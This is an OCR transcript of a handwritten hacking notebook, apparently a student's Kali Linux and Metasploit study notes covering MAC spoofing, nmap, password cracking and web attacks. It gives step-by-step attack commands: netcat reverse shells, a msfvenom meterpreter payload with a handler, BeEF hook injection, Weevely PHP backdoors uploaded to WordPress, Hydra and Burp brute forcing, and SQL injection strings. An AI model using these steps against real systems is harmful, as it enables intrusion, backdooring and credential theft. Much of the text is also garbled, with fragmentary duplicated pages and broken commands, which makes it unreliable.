



Faheem IT
27 minutes ago




Happy birthday my love

^
REPLY






























Detailed View



Index no.

Rebecca Blayner
- The Observation
from all.



Hello i am not book ~~at~~ am "us"


"us" = (a taught.)

[all me "us" not a book or
a noote]

#ASD
#US.

Project

Intermediate Advance.



2019-2020-

Author - Abdul Jabeen

This book belongs to ?
Action

1. Do not touch this book or

else you are in danger
"US"

Pls its a request or it will be a mistake

This book contains boring things only

Stay away

Welcome to the
Virus.

Stay away
if you are not
a robot.

WAY to P90

Written by Beginner

Written by

by ASD

Dont let ur dreams die

by ASD

ASD - Abdul Jaleem

Abdul Jaleem

Abdul Jaleem

ASD

BEAST

Index

- 1) Python hacking
2) Python hacking mac change
→ manually changing Mac add
→ using python "macchanger"
→ More Secure Mac changes
→ using bash script.
- 3) uses of ifconfig.
→ Commands
- 4) netdiscover
→ Commands
- 5) Nmap 1
6) amap
7) Mac changer.
8) Scanning over our own network
→ method
→ python code using Scapy
- 9) Grt hub wifi Jammers
10) " Kage (metasploit.com)
11) Social engineering
- 12) armbuf Git hub
13) 91K hunter install
14) audacity install
15) GNU image manipulation install
16) open shot vid editor install
17) fire wall in linux install
18) man in the middle framework install
19) ip tracer Install
20) cron tab
21) DNS change
22) The harvester.
23) Who is lookup (or) whois
24) nmap 2
* install on windows
* install on linear
* Scan multiple targets
- 25) metasploit
types of ↓
Splat

Commands	33	Veil evasion
module location info		Haze
nmap stat. Scan		reverse shell in metasploit
Scan		
Exploit SSH	34)	Gunch (wordlist creation)
Exploit VS/Tcp 234	35)	Netcat communication
24) SSH login	35)	Xerxes -DOS attack
25) metasploit Samba	36)	WireShark - network monitoring tool
26) nikto	37)	meterpreter >>
27) WPS Scan	38)	Weevely - php backdoor
28) John the ripper (password cracking)	39)	Beelogger
→ Zip to john	40)	Saint (RAT)
→ rar to john	41)	QuasarRAT (RAT)
→ Creating a new user in linux	42)	Rootkit detection
→ Creating the linux password	43)	Society
→ Relating user from linux	44)	msfvenom
→ John	45)	nmap 2
29) hydra passcrack		types of Scan
30) medusa passcrack		avoid detection
31) Beef client side attack		changing data length
32) Veil Evasion Armitage		
classmate Metasploit (run)		

Screaming

using Script

Vulscan

nmap -V

Many Scans

46) Amap :

46) Burp Suite

Bruteforce

47) What is

48) Dirb

49) hydra

50) Session

hijacking

51) Injec

Stylized

blind

SQL

classmate

- Sniffing macaddress
using Scripts in nmap
Vulscan using nmap
nmap -Vulners
many scripts in nmapalone
- 45) Amap 2
46) Burp Suite
Bruteforce using ↴
47) What Web - website Scanners
48) Digrb - find hidden files in web
49) hydra 2 for web pass
50) Session fixation
hijacking using IP
- 52) SQL injection
52) Sql map
53) Xml injection
54) Xcat - secure your website
55) XSS
XSS or
XSS - snipers
56) AF
57) Job
58) Mine instal
59) hex editor
60) Ngrok → port forwarding
61) Android attacks, msfvenom, Venom and all OS
- 51) Injections
Simple code
blind injection
SQL injection manual.
- 62) Pwned or not
63) Info gathering
64) gueljoweb / Knock git → SubDomains
65) maltego is angui

- | | | | |
|-----|--|-----|---------------------------------|
| 66) | Metasploit → phishalls | 82) | Cheat sheet |
| 67) | page cache vulnerability | 83) | Web crawling (manually) |
| 68) | SQL logs | 84) | Logger |
| 69) | Interview | 85) | Lazang (password recovery) |
| 70) | Advanced XSS | 86) | Simple Server code .py |
| 71) | Virus database Scanner | 87) | Reverse Shell - python |
| 72) | Cookie editor | | Simple connection of clientside |
| 73) | CSRF | | Simple messenger |
| 74) | OWASP Zap - web pentest | | Reverse shell - python - client |
| 75) | XAMPP | 88) | Socket programming in python |
| 76) | Trojan Android | 89) | malware analysis |
| 77) | Nmap (Scanner vulnerability
out of the Box) | 89) | Python programming creation |
| 78) | maltego | 90) | Simple Server connection |
| 79) | fSociety | 91) | Sending messages using socket |
| 80) | Cheat engine | 92) | " while |
| 81) | how to become a
Eth CETH Work | 93) | Buggy back doors |
| | | 94) | Core the bugs |
| | | 95) | persistency |

- 96) changing dir
- 97) Client → server download/upload
- 98) download from web
- 99) Screen shot
- 100) Social Engg Image backbone
- A1) admin or not.
- A2) Keylogger
- A3) keylogger in backbone
- A4) Brute force.
- 105) Subdomain finder
- 106) scanning hidden directory
- 107) Spider, the web content crawler.
- 108) Web scraper.

IX Projects

- 109) Aimrip

I Python hacking

-Su 0=2020
\$ -Nu

D mac Changer

→ This is used to change the mac address of our linux machine

→ Manual method of changing mac address

```
# ifconfig (required interface) down // off the hardware
# ifconfig wlan0 hw ether 00:11:22:33:44:55
# ifconfig wlan0 up // turn on the hardware
```

ifconfig // check our address

→ Using python to change mac address

import subprocess

```
subprocess.call ("ifconfig (required interface) down", shell=True)
```

```
// " " " wlan0 hw ether 00:11:22:33:44:55
// shell=True )
```

```
// " " " ("ifconfig wlan0 up", shell=True)
```

// S is small in shell, check using ifconfig

// This is less secure Secured

Scoured Version

DATE []

import subprocess

interface = raw_input ("Interface > ")

new_mac = raw_input ("New Mac > [11:22:33:
44:55] ")

print subprocess.call(["ifconfig", interface, "down"])

subprocess.call(["ifconfig", interface, "hw",
"ether", new_mac])

subprocess.call(["ifconfig", interface, "hw",
"ether", new_mac])

subprocess.call(["ifconfig", interface, "up"])

Macchanger by bash Scripting

#!/bin/bash

This program is written by A. Abdul Aheem

Sudo echo

echo This mac address changer is created by us

echo Enter the interface .eg wlan0, eth0, lo etc.

Read info

ifconfig \$info | grep ether > card

classmate

$\$ = \$$

DATE

if $[\$ == 0]$

Then

Cat card

echo enter the 6 points mac address eg 00:11:22:33

:44:55 Same like this

echo or to randomize the mac address press

'g' or 'R'

Read add

$\gamma = \gamma$

$R = R$

if $[\$add == "g" || \$add == "R"]$

Then

a = \$((RANDOM % 80) + 10))

b = "

c = "

d = "

e = "

f = "

if config \$infa down

if config \$infa hw ether \$a:\$b:\$c:\$d:\$e:\$f

PAGE

CLASSMATE

PAGE

While [[\$? -ne '0']]

do

echo dont worry try again later

a=\$(((RANDOM % 80)+10))

b="

c="

d="

e="

f="

if config \${infa}.hwether

\$a:\$b:\$c:\$d:\$e:\$f

done

echo new ur mac add is changed.

if config \${infa} & up

echo mac add of \${infa} oldmacaddwas

cat card

echo new new = \$a:\$b:\$c:\$d:\$e:\$f

if config \${infa}

else

i) config \$infa down
if config \$infa hw ether \$ add
i) config \$infa up
echo now ur mac add of \$infa. is added
if [[\$? == 0]]
then

echo you have enter an invalid option

echo enter a valid option

enter ~~cc~~ ./mcc-asd.bash

fi

echo

if config \$infa

echo

fi

sudo rm a = pwd

Sudo rm \$a / card

else

Echo you have enter an invalid option

classmate

./mcc-asd.bash

fi

PAGE

2 If config

DATE

→ Commands

* ifconfig eth0 -arp -v

↓

Interface

This command enables or disables arp protocol.

-v is for verbose

* ifconfig eth0 -promisc -v

This command enables or disables promisc

mode which enables data readability for
modem and routers.

* ifconfig -all eth0 -allmulti -v

This enables or disables the multicasting mode.

* ifconfig eth0 mtu (number)

This allows maximum amount of data (speed)

sent or received at particular time

ifconfig eth0 = ic

DATE [] [] [] []

* ifconfig eth0 dstaddr (address)

this command allows direct communication between
2 computers (using compression and encryption)

* ifconfig eth0 netmask (address)
allows you to set netmask address.

* eth ifconfig eth0 add (address)
allows to add IPv4 or IPv6 addresses to
the given adapter

* ifconfig eth0 del (address)

reverse of add

* tunnel ic tunnel (destination address)

→ creates an extremely private communication
between given IP address.

* ic ping (address)

Sends an interrupt line command which is converted

* ic io-add n (address)

Stet -- help

PAGE [] []

netdiscover eth0 = ne

DATE

* ic -pointtopoint (address)

This enable secured one to one connection

* ic address [address]

NETDISCOVER

Commands

→ netdiscover eth0
↓
interface

to Scan in random

→ netdiscover eth0 -r (range eg)

" " " 192.168.1.1/16

this Scans at this particular range.

→ netdiscover eth0 -l (file name)

You can attach a file of range and

Scan one by one, one range per line

→ netdiscover for all commands.

Scan all ports - SS-p 0-7999
DATE

4) Nmap

used for Information gathering

man Nmap.

5) A map

little advance than Nmap, it's not like nmap.

man Amap. you have to specify port in amap

6) macchanger.

man macchanger

This is a tool used for changing your mac address.

7) building our own network Scanners

→ Method

→ We use Arp method to broadcast the ip and return the send their macaddress.

→ Arp - Address resolution protocol

→ This can be done In a connected network.

Python code using Scapy

~~#!/bin/python~~

import Scapy.all as S

def Scan(ip):

S. airping(ip)

Scan()

Scan(ip=^{*}"10.2.1.1")

Required IP address

Scan a single Ip ↑

Scan("10.0.2.1/24")

Scan a range of Ip

It only scans connected networks

8) GitHub wifi jammer

you can download the script and Jam it.

9) GitHub Kage (Metasploit Gui)

you can

DATE [] [] [] [] []

10) GitHub Social engineering toolkit (set)

Same

11) anonSurf GitHub

Same

→ it is used to surf anonymously

12) Rkhunter

→ This is a root kit hunter for Linux

apt -get install rkhunter.

13) audacity install

14) GIMP image manipulation install Linux

15) Open shot video editor Linux

16) apt -get install gufw → fire wall install
for Linux

17) mitmproxy

apt -get install mitmproxy

→ Best man in the middle attack framework

18) Iptables GitHub

→ used to find location of an IP
classmate

19) Cron tab

→ This is used to schedule the operations

* Cron tab -l

→ This is used to list all operations

* Cron tab -e

→ use nano

~~use~~

→ use * (at)

→ use (@ to

→ use (@reboot macchanger -r echo)

* This will run this command when the computer gets reboot

20) DNS Change

linux → nano /etc / resolv.conf

Set it 1.1.1.1 → cloudflare dns

Windows → Control panel → network and internet → Network connection

Select adaptor → properties → internet protocol version 4

→ properties → use the following DNS server address

Type the DNS you want.

DATE

You can use

Recommended }
1.1.1.1 → Cloudflare
208.67.222.222 → OpenDNS
208.67.220.220 → OpenDNS
1.0.0.1 → Cloudflare

8.8.8.8 ?

8.8.8.4

8.8.4.4

} - Google's Not That Secure.

Recommended }
8.26.56.26 ?
8.20.247.20 } - Comodo Secured DNS

9.9.9.9

199.112.112.112

} - Quad9 → notThatSecure

64.6.64.6 ?

64.6.65.6 ?

- Verisign DNS Secure



Recommended.

PAGE

21)

theharvester

DATE

Does not work
↑ for port.

Command → #! theharvester theHarvester (or) theharvester

man harvester -j

harvester --help → for help

-d → Domain name search

-l → limit the search results.

-g → uses google dork.

-p → scans ports

-S → Shodan database Scan.

more on help.

try 3 times bcoz it finds sometime only.

eg

!theHarvester -d reddit.com -l 100 -b google

→ This is used to harvest the email from
a particular domain.

22) Who is

Who is

man

→ This tool,

in the DM

Eg

Who is

Who is

Who is

Who is

Who is

-a to

-B Csh

-q/ No

-q/ So

-q/ ty

man u

esources
T support.
haracter

22) Who is

DATE

Who is -- help

man whois

→ This tool is used to perform any information gather in the DNS Server.

Eg

Who is hsplot.com

Who is nooooooooooooo.com

Who is celslap.com

Who is cogdog.io

Who is theuselessweb.com

-a to also search for micros databases

-B (show emails)

-v Version → this shows the version

-v sources → 11 11 11 source

-v types → 11 11 11 types

man whois for more info

PAGE

NMAP

DATE

- → Downloading on windows

* go to nmap.org

* download exe

* install

* it will give Zenmap Gui

→ Downloading on linux

* apt-get install nmap (time)

* fedora → yum install nmap

→ Scanning multiple targets

* Single → nmap 8.8.8.8

* X3 → nmap 8.8.8.8 1.1.1.1 1.0.0.1

* Same Subnet → nmap 8.8.8.8, 9, 10

* Scanning whole subnet 192.168.0.1/24

nmap 192.168.0.1/24 -f will

Scan 255 Ips all Ips.

* Scanning a list assume that you have
list of I in a txt file called ip.txt

nmap -PL ip.txt

DATE

* excluding some IPs during nmap scan.

assume that you have a list of IP in ip.txt
and that should be excluded from scan.

nmap 192.168.0.1/24 --exclude file

* Advance Scan. ip.txt

-A is used. -sf is for 3way hand shake

Metaspli~~t~~

* types of metasploit

- msfconsole
- msfconsole
- nmap
- armitage (cui)
- msfcli
- msfweb

* before starting metasploit

→ # service postgresql start.

→ #msfconsole

* S~~p~~loit

PAGE

Splict

man msf console

msf console -- help.

→ they have 6 types of modules.

→ exploits

→ payload

→ ox larays

→ posts

→ encoders.

1) exploits

they take Advances of vulnerability

2) payload

→ browser shell

→ metaprocesso

you can type help in

msf > help.

Commands

→ Use

This allows to use the particular exploit or module.

Eg use exploit/windows/browser/adobeflash_swf

→ Show

This command is used after use.

This command gives information of the ~~use~~ module.

Eg Show options

Show // Shows all

Show payloads

Show targets

Show info // Shows info of exploit.

→ Search

This command is used to search different info

Eg search type: exploit platform: windows

flash // This shows exploits

→ Set

Set this used to set value

Set - SRV Host. 1.1.1.1

→ Exploit

It runs exploit.

→ Exit

It exit msfconsole

→ Back

It comes one step back

→ #back

→ metasploit modules location

/usr/share/metasploit-framework

• Payload types

Single → designed to take one single action

Stagers → communication between attacker and target

Stagers → meterpreter and advance

→ We can run some cmd on msf > like nmap etc.

e.g Nmap -sT 192.168.1.1

Nmap -sS 192.168.1.1

Nmap Stealth Scan (Hidden Scan)

nmap -sS 192.168.1.1

Scan

Exploit & SSH

→ first search the module

Search .SSH Version

→ Use a Scanner

Use auxiliary / scanner / .SSH / SSH-version

The command line will change

msf auxiliary (module name location) > options

→ now

Options

- Get Root and others
- and run.

Exploit VS ftcd 2 3 4

Search

msf > search vsftpd

msf > use (location of module)

msf > options

msf > set (requirements)

msf > Exploit

!!! if worked.

24) SSH login

SSH "username" @ "ip address"

by #SSH root @ 1.1.1.1

SSH msfadmin @ 1.1.1.1

Enter the password and do anything.

DATE []

25) Metasploit exploit for Samba

→ # Search .Samba (~~windows~~)

Show options

Set options port, Rhosts.

必不可 you cannot exploit here you have to send
a payload for bufferoverflow

Show payloads.

Set payload.(options)

Set options

NFSTO

man nikto

nikto --help

// first download word press webserver.

g nikto -h "ip"

WPS Scan

// Only wordpress websites can be Scanned

// Wordpress is a OS or Software

Man WPS

WPS -- help

options

--url (address or domain name)

-v • Verbose

-o output file

-- detection-mode (options)

(options) = mixed, passive, aggressive

-p (list) - passwords

-u (list) - usernames

-- password - attack (attack type)

(types) = wp-login, xmlrpc, Xmpage,
- multihall

DATE

enumerating usernames from upsc service

WPScan -u (ipaddr) -e up

Brute forcing with password list

upscan -u 192.168.1.108 -e ou
--wordlist (file location)

file location eg - /root/Desktop/password.txt

after login install file manager and execute
the reverseshell.php on the 404 page
in appearance.

and use a listener for the reverse shell.

} 28) John the Ripper (password cracker)

Zip to John

usage

Zip2john (filename)

eg # zip2john test.zip

Copy ash starting with \$ and ending with \$

Xmpse.
- multiall

Creating a user in linux

Useradd

useradd -r (user 2)
↓
newuser name

passwd user2

Enter the password and the new user is ready.

Creating linux password

john /etc/shadow

Deleting the user

userdel -r (username)

Enter the password and delete it.

Then

usage

man john

John --help

classmate

- \$t din

this enables wordlist

- \$t dout : [length]

allows a specific length of pass

- wordlist : [file]

Check -- help for more.

29)

HYdra

Crash in hydra is x hydra

for practice you can use x hydra

hydra cmd

-S - use .SSL

-O - use old ssl V2 and 3

man hydra
hydra -help

paste it in a text file

now cracking the #

John --format=phash.txt
↓
the copied tt

John --format=zip hash.txt
↓
copied.txt

tar to John

Usage

tar2john (filename)

eg # tar2john test.tar

copy ash starting from \$ ending with \$

paste it in a text file

now cracking the tt

John --format=tar hash.txt
↓
copied.txt

30) Medusa Cracking

Usage

man medusa

medusa -- help.

→ More advanced than hydra including multithreading
site etc ... multi targets.

D
Command

medusa → 192.168.1.14 -u msgadmin
↓
host. |
user name.

- P ~~/root/Desktop/fb (password word list)~~

-M ssh -n 22
1 module 4 port

31) Beef

→ open the beef from start or beef -xss
password is same in terminal

→ Start our webserver apache

Command

Service apache 2 . start

Then go to

/var/www/html

Delete all pages

edit it

<!DOCTYPE html>

<html>

<head>

<title> Webserver </title>

copy the Beef hook link and edit it

eg

<script src = "http://192.168.42.146:
3000/
hook.js"></script>

</head>

<body>

<h1> hello </h1>

</body>

</html>

login beef

user is Beef

Pass is cers.

and ~~log~~ let the host login your site

and click on the host who is loged in

Amitage Gui metasploit

- Start it and let all be default
- manually start all service
- easy you can understand.

33

VEil EVasion (By passing antivirus)

install

apt-get install Veil-~~caser~~^(os) - EVasion

apt-get install veil

first install win32 wine

after install guestat. restart the pc

Start Veil

Veil

Select the wanted

man will

Veil -- help

list (to list all payloads...)

L host is ours

H host is target

generate (to generate payload)

enter the location to be saved.

Reverse Shell in metasploit

Command

msfconsole

use exploit/multi/handler

use payload python/meterpreter/reverse_tcp
↓
your selected language

Set payload python/meterpreter/reverse_tcp

↓
Selecture

payload module which you selected in nse

Set lhost

run.

↑
Before open nse exploit

34) Chunch (wordlist generator)

The default wordlist location

Search wordlist (01)

cd./User/Share/wordlist
CLASSMATE

Man Crunch

Crunch -- help

Command

crunch (min) (max) (word list characters)

~~(length of words)~~

-o → output-file

eg

crunch 3 5 abc123 -o test.txt

35)

35) Netcat Communication.

→ port ~~open~~ listening

→ ~~root~~ reverse shell

→ man netcat

netcat --help.

man nc ?
 nc --help } old

man ncat ?
 ncat - help } -@ new.

Download nc → exe in windows for windows.

Sender code

nc -vv 192.168.0.111
 | ↓ |
 netcat verbose connect IP

Receiver side

nc -vlp 1200
 | ↓ ↗
 program verbose listen port Port num.

type your message .

Reverse shell

target pc code

nc -vlp 1200 (same as above)

target side

nc -vlp 1200 -e cmd.exe

Attacker side

nc -vvv 192.168.0.11 1200

X ornes

Dos attack or DDos attack

- Download it from GitHub
- the nice place to extract or download in to Desktop
- Read the README
- Convert it into executable by README.
- Run the command as given in README
- make many zombie computers and run this

36) WI 90
 → this is a
 → you have
 → its GUI
 → you can
 37) meter
 → type(helf)
 → You will
 usage of
 → # Down
 eg # down
 usage of
 upload
 # upload
 eg # up

36)

Wireshark

- This is a tool used to monitor network traffic
- You have to install winpcap for windows
- It's GUI tool learn by your self
- You can use display filters

37) Meterpreter >>

- type(help).
- You will get all commands

Usage of download

→ # Download file name

e.g # download passwd.txt

Usage of upload

Upload info.txt

upload file name in current directory

e.g # upload file1

DATE

docke

1200

Desktop

classmate

PAGE P TO

PAGE

you can get admin permission by just typing

Shell

the original shell of that system will get started

Clearing tracks

Clear all in meterpreter

38) Weevely - PHP backdoor

→ See if it exists or download it from GitHub.

Commands

man weevely

Weevely -- help.

Command used to generate backdoor

Weevely generate .12345 /root/Desktop/4ch.php

cmd

generate cmd

password
to access
that file

location

upload it in Server.

Access that file

spicy

et started

accessing that file

DATE

Weevely $\text{http://192.168.1.108/404.php}$ 12345
↓ ↓ ↓
Code location password

Works great ~~as~~ in wordpress site

BEE logger

39) BEE logger

download using lazy kali script or
download using GitHub.

it works as a keylogger.

40) SAINt

install using GitHub

run config -

→ make ~~to~~ sure that your target has java or concert

Jar into exe -

PAGE

classmate

PAGE

41) Quasar Rat

→ it only runs on windows

Download the .exe from the LeetHub

→ open Quasar

its Guy

powerfull

42) Rootkit detection

Code

apt-get install chkrootkit

help in →

chkrootkit -h , then chkrootkit

apt-get install rkHunter

man rkHunter

rkHunter --help.

To check

~~check~~ chkrootkit

rkHunter -c -c

43) Soc

→ Download

→ This is

→ collection of

44) msfvenom

msfvenom

man msfvenom

Creating
our own
msfvenom

tcp.

exact

eg msfvenom

host =

> file

43)

Society

DATE

- Download from @the GitHub.
- This is framework.
- collection of tools.

44)

msfvenom

msfvenom -h

man msfvenom

Creating payload for windows
our user

msfvenom -p windows/meterpreter/reverse_

tcp lhost etc ...

exact

eg

msfvenom -p windows/meterpreter/reverse_tcp
(os)
linux

lhost = "your IP" lport = 4444 -f exe

> filename.exe

You can share the file and listen using msfconsole

You can share your file by Searver

go to the file which should be

hosted and type python -m httpServer

you can access the computer by IP address

and given port.

you can listen by

msfconsole

use exploit/multi/handler

Set payload windows/meterpreter/reverse

lport

Set lhost "yourIp"

options

set port 4444

exploit

for linux format is elf and run

as normal shell

45) Nmap

Types

- S

- S

avoid

ack

- S

eg

Amap

charging

Nmap

Spoofing

Nmap

using

Locating

#ls

using msfconsole

services

could be

http Server

IP addresses

DATE [] [] [] []

45) Nmap 2

Types of Scan.

SS

- ~~S~~ S → performs TCP Scans

- ~~S~~ UD → performs UDP Scans.

Avoid detection

ACK Scan.

- ~~S~~ SA the last part of TCP.

Eg

Nmap --source-port 80 192

Changing data length

Nmap --data-length 50 (ip add)

Spoofing mac address

Nmap --spoof-mac "mac add" "ip add"

Using Scripts in Nmap

Locating Scripts → #cd /usr/share/nmap/scripts

#ls

PAGE [] []

Running Scripts

SSHbruteforce

nmap "ip" // See whether the ssh is open



nmap --script=ssh-brute.nse, ^{IP} //

you can change the password list

you can open the scripts and read the usage using
pluma or nano.

Vulnsc in nmap

→ download from github

→ read the usage of it

nmap -Vulnsc

→ download it from github

→ read the usage, after exploring, copy links to exploit
Run many script in nmap

nmap --script Vulnsc, nmap -Vulnsc. -S

#) amap Scanner 2.

Burp Suite

- Copy the ~~for~~ certificate
- Enable in browser
- Run as Su

Editing packets in Burp Suite

- You can remove your browser and os.
- you can copy the cookie
- You can breake the password.

Bruteforce of using Burpsuite

- Create a list password and users.
- go to login page and submit a temporary request and
- grab the packet of password and username
- Select that packet from Site map and send into the interdon → portions → clear

Select the required and press add

and select the cluster bomb in
Attack type.

Select the payload tab and select the
folders.

Select payload set .2 if required
(more than two pass) or more

Select options → grep ~~not~~ match
→ ~~to~~ clear → copy the string which
is displayed when user enters
wrong user and password.

Start press Start attack

find the correct one and try

47) What Web

what web - h

man what web

Command usage

DATE

Whatweb -v 192.168.1.9

It displays the versions and things running on the website, it also extract emails.

A8)

Dirb

dirb --help

man dirb

This program finds the directory that not used.

or hidden directory

first select the wordlist

You can use default dirb wordlist available

in

/usr/share/wordlist/.dirb

Usage of command

dirb 192.168.1.9 file location
cmd IP file

CLASSMATE

PAGE

PAGE

Usage of Command

dirb http://192.168.1.9 ^(file location)
 ↓ ↓ ↓
 cmd IP or url file

(Code 200 means that it does exist)

49) hydra 2 Web crack

Syntax cgo:-

hydra [#] ~~url~~ http-form-post "url:username
 =^USER^ & password =^~~PASS~~^ & Submit:
 -L user.txt -P passwords.txt

Wrong user name or password." -L user.txt -P
 -P passwords.txt

used in Brute force.

50) Session fixation

→ Using Burpsuite Bruteforce the ID of the session of a particular website if the any of the output is success then then you can login without password.

You can bruteforce with sequences →

Start live capture

51) Hijacking session Id

You can pre set the session Id by setting it in URL

user.txt 51) Injections

Simple code injection:

"after"; you can type cmd you want

Exploiting it. using net cat

attacker :- nc -lvp 12345

target : nc.traditional -e /bin/bash

"IP add" "port"

bind command injection

if the output is not seen

ping your self or anyone

and using wire shark see the output

SQL Injection manual

Select element from table where condition

Create table

Insert element from table where condition

update ~~or~~ 1 = 1 OR 1 = 1

Delete 111 / 11 / 11 / 11

Drop 'table name'.

Injection

check with and cmd

g

2' And '1' = '1' prints output

2' and '1' = '2' Post"

for more use SQL injection

52) SQL

SQL

man

You can

you can

eg of att

SQLmap

--

33

X

use bu

check

54)

X

apt

pip

Run it

52) Sqlmap

Sqlmap --help

man Sqlmaps

You can use tool

You can use google docks.

